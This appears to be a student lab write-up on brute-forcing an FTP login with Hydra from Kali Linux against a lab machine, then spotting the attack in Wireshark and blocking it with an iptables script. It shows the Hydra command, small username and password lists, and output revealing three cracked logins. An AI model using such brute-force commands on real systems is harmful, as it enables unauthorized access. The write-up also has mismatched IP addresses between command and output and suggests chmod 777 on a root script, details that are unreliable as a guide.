
FTP Brute Force Attack using Hydra with Threat Detection via Wireshark

This project demonstrates a brute-force attack on an FTP service using Hydra, a password-cracking tool. The goal is to understand how brute-force attacks work, how to identify and exploit weak FTP credentials, and how to monitor and detect such attacks using security tools like Wazuh and Wireshark.

What is FTP?

FTP (File Transfer Protocol) is a standard network protocol used to transfer files between a client and a server over a network.

How FTP Works

1. The client connects to the server on port 21.
2. The server asks for a username and password.
3. Once authenticated, the client can list directories, upload, and download files.
4. Data is sent over a separate data channel.

Why FTP is used?

FTP is the protocol used for file transfer. However, by default, it transmits usernames, passwords, and files in plaintext, making it insecure. Attackers often target FTP services with brute-force attacks to steal credentials and gain unauthorized access.

What is Hydra?

Hydra (THC-Hydra) is a fast and flexible tool for password cracking and brute-force login attempts.

Why Hydra?

Hydra supports multiple protocols, including FTP, SSH, RDP, and HTTP, making it highly useful for penetration testing. It automates the process of trying multiple username and password combinations until valid credentials are found.

Project Objective:

To demonstrate a brute-force attack against an FTP service using Hydra, identify valid credentials, and monitor the attack using Wazuh and Wireshark.

Tools and Environment Setup

- Cyber Lab (Linux): Victim machine running the FTP service.
- Wireshark: Monitoring tool for security events.
- Kali Linux: Attacker machine where Hydra is used.
- PuTTY: FTP/SSH client to log in once valid credentials are found.

Step-by-Step Process

1. Setting Up the Environment

- Ensure Cyber Lab Linux is running the FTP service.
- Deploy Wazuh for monitoring FTP login attempts and security events.
- Prepare Kali Linux as the attacking platform.

2. Installing Hydra on Kali Linux


- Hydra may not be pre-installed by default.
- Install from GitHub:

git clone <https://github.com/vanhauser-thc/thc-hydra>

- This installs Hydra on Kali Linux.

3. Preparing Credential Files

- Create user.txt with possible usernames.
- Create password.txt with possible passwords.



```
(root@kali)-[~]
# ls
password.txt  thc-hydra  user.txt  wordlist.txt

(root@kali)-[~]
# cat user.txt
cisco
analyst
sec_admin

(root@kali)-[~]
# cat password.txt
password
cyberops
net_secPW
```

4. Running the Hydra Attack

- Command to start brute force attack:

hydra -L user.txt -P password.txt 192.168.1.76 ftp

```
(root@kali)-[~]
# hydra -L user.txt -P password.txt 10.55.255.145 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
ics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-02 09:47:55
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:3/p:3), -1 try per task
[DATA] attacking ftp://10.55.255.145:21/
[21][ftp] host: 10.55.255.145 login: analyst password: cyberops
[21][ftp] host: 10.55.255.145 login: sec_admin password: net_secPW
[21][ftp] host: 10.55.255.145 login: cisco password: password
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-02 09:47:59
```

- Explanation:
 - -L user.txt → username list.
 - -P password.txt → password list.
 - 192.168.1.76 → IP address of victim machine.
 - ftp → specifies the protocol.
- Hydra attempts all username–password combinations until valid credentials are found.


5. Logging in Using PuTTY

- Once valid credentials are found, open **PuTTY**.
- Enter victim IP and discovered credentials to log in via **FTP**.

6. Threat Detection

Wireshark Monitoring

- Wireshark captures **FTP traffic** in plaintext.
 - Login attempts, usernames, and passwords are visible in captured packets.
-



- Attack patterns:
 - Multiple consecutive login attempts.
 - Repeated 530 Login incorrect server responses for failures.
 - A 230 Login successful response when Hydra succeeds.

Shell Script to Block an IP Address Using iptables

```
#!/bin/bash
```

```
# Check for root
```

```
if [[ $EUID -ne 0 ]]; then
```

```
    echo "This script must be run as root."
```

```
    exit 1
```

```
fi
```

```
# IP address to block

BLOCK_IP="$1"


# Check if IP was provided
if [ -z "$BLOCK_IP" ]; then
    echo "Usage: $0 <IP_ADDRESS>"
    exit 1
fi

# Block the IP for FTP (port 21)
iptables -A INPUT -s "$BLOCK_IP" -p tcp --dport 21 -j DROP

echo "Blocked FTP access from IP: $BLOCK_IP"
```

Usage Instructions:

1. Save script as block_ftp.sh
2. Make it executable: chmod 777 block_ftp.sh
3. Run as root: sudo ./block_ftp.sh 10.55.255.145



```
cisco@labvm:~$ sudo -i
[sudo] password for cisco:
root@labvm:~# vi block_ftp.sh
root@labvm:~# ls
block_ftp.sh  block_ip.sh  password.txt  user.txt  wazuh-agent_4.6.0-1_amd64.deb
root@labvm:~# chmod 777 block_ftp.sh
root@labvm:~# ./block_ftp.sh 10.55.255.215
Blocking FTP (port 21) from IP: 10.55.255.215
FTP access from IP 10.55.255.215 has been blocked.
root@labvm:~# sudo iptables -L INPUT -v -n
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source        destination
0      0 DROP        tcp  --  *      *        10.55.255.215  0.0.0.0/0      tcp dpt:21
root@labvm:~#
```

For FTP blocking verification (iptables):

Command: sudo iptables -L INPUT -v -n

To confirm whether FTP traffic was successfully blocked, the command `sudo iptables -L INPUT -v -n` was executed. The output displayed a rule with DROP for tcp dpt:21, indicating that incoming FTP connections were effectively blocked.

Block all incoming FTP connections:

```
sudo iptables -A INPUT -p tcp --dport 21 -j DROP
```

Summary

This project illustrates the risks of weak FTP credentials and demonstrates the importance of monitoring tools like Wazuh and Wireshark to detect brute-force attacks. Hydra automates credential guessing, but proper monitoring and security controls can detect and block such attempts, ensuring the system remains secure.

Author Details

Name: Priyanka H S

Project Title: FTP Brute Force Attack using Hydra with Monitoring via Wazuh and Wireshark